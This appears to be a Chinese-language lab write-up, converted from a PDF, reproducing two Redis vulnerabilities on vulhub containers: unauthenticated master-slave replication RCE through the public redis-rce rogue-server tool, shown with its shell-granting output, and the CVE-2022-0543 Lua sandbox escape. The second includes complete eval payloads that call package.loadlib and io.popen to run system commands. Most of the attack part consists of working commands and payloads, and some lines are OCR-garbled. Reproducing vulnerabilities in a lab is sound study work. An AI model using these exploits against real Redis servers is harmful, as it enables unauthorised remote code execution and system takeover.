▮ Redis主从复制漏洞复现

复现准备


• 镜像拉取,去github下载官方的vulhub到本地

```
1 cd vulhub/redis/4-unacc/
2 docker-compose up -d
```

- 靶机: 192.168.2.254:6379
- 攻击机: 192.168.2.52
- 在进行复现前确保 靶机6379 端口正常开启,并且能进行相互通信

获取poc

- git clone https://github.com/Ridter/redis-rce
 git clone https://github.com/n0b0dyCN/redis-rogue-server
 - 放在同一文件夹



获取权限

1 python redis-rce.py -r 192.168.2.254 -L 192.168.1.52 -f exp.so

```
C:\Users\24937\Desktop\redis-rce>python redis-rce.py -r 192.168.2.254 -L 192.168.1.52 -f exp.so

[*] Connecting to 192.168.2.254:6379...
[*] Sending SLAVEOF command to server
[+] Accepted connection from 192.168.2.254:6379
[*] Setting filename
[+] Accepted connection from 192.168.2.254:6379
[*] Start listening on 192.168.1.52:21000
[*] Tring to run payload
[+] Accepted connection from 192.168.1.52:61313
[*] Closing rogue server...

[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: i
[+] Interactive shell open , use "exit" to exit...

$ whoami
redis
$ \subseteq \subsete
```

原理剖析

- 脚本首先通过 Remote 类连接到目标的Redis服务器,设置伪装服务器为Redis的 从服务器
- 在 同步请求 时,伪装服务器将 恶意模块 传输到目标服务器并将其 载入

- 攻击者可选交互式shell或者反弹shell
- 通过 cleadnup 函数卸载恶意模块并清除痕迹

Redis沙箱逃逸

- 2.2≤redis<6.25
- 需要知道 package.loadlib 的路径
- 利用 luaopen_io 函数

复现准备

• 攻击机: 192.168.2.14

• 靶机: 192.168.2.254

• 拉取镜像(靶机)

```
[root@localhost ~]# ls
                                       initial-setup-ks.cfg
              3-lts-linux-amd64.tar.gz
                                       quick_start.sh
anaconda-ks.cfg
[root@localhost ~]# cd vulhub/
[root@localhost vulhub]# cd redis/
[root@localhost redis]# cd CVE-2022-0543/
[root@localhost CVE-2022-0543]# 1s
1.png docker-compose.yml README.md README.zh-cn.md
[root@localhost CVE-2022-0543]# docker-compose up -d
 ARN[0000] /root/vulhub/redis/CVE-2022-0543/docker-compose.yml: `version` is obsolete
 √ redis Pulled

√ 7c3b88808835 Pull complete

  ✓ 0ebbc3aab95d Pull complete
  √ 3b44c2c423c2 Pull complete
   √ ca5b505882c1 Pull complete
 ✓ Network cve-2022-0543_default
 ✓ Container cve-2022-0543-redis-1 Started
[root@localhost CVE-2022-0543]# []
```

• 攻击机环境准备

```
wget http://download.redis.io/redis-stable.tar.gz
```

```
(root%kali)-[/home/tomato/泉面]
# wget http://download.redis.io/redis-stable.tar.gz
--2024-10-22 00:28:13-- http://download.redis.io/redis-stable.tar.gz
正在解析主机 download.redis.io (download.redis.io)... 45.60.125.1
正在连接 download.redis.io (download.redis.io)|45.60.125.1|:80... 已连接。已发出 HTTP 请求,正在等待回应... 200 OK
长度: 3626867 (3.5M) [application/octet-stream]
正在保存至: "redis-stable.tar.gz"

redis-stable.tar.gz 100%[===========================]] 3.46M 3.39MB/s 用时 1.0s
```

解压

```
1 tar -zxvf redis-stable.tar.gz
```

• 编译安装包(大约3分钟)

```
%kali)-[/home/tomato/桌面]
  # cd redis-stable
   -(root您kali)-[/home/tomato/桌面/redis-stable]
 -# ls
00-RELEASENOTES
                     deps
                                  MANIFESTO
                                                                                SECURITY.md
                                                                                               TLS.md
                                                           runtest
BUGS
                     INSTALL
                                  README.md
                                                                                sentinel.conf utils
                                                           runtest-cluster
CODE_OF_CONDUCT.md LICENSE.txt redis.conf
                                                            runtest-moduleapi src
CONTRIBUTING.md
                    Makefile
                                  REDISCONTRIBUTIONS.txt runtest-sentinel
                                                                               tests
  -(root镠kali)-[/home/tomato/桌面/redis-stable]
 -# make
cd src && make all
make[1]: 进入目录"/home/tomato/桌面/redis-stable/src"
/bin/sh: 1: pkg-config: not found
rm -rf redis-server redis-sentinel redis-cli redis-benchmark redis-check-rdb redis-check-aof *.o
.gcda *.gcno *.gcov redis.info lcov-html Makefile.dep *.so
rm -f threads mngr.d adlist.d guicklist.d ae.d anet.d dict.d ebuckets.d mstr.d kystore.d
```

连接服务器

```
edis-cli -h 192.168.2.254 -p 6379

//payload
eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",
    "luaopen_io"); local io = io_l(); local f = io.popen("ls /etc/", "r"); local
    res = f:read("*a"); f:close(); return res' 0

eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",
    "luaopen_io"); local io = io_l(); local f = io.popen("id", "r"); local res =
    f:read("*a"); f:close(); return res' 0
```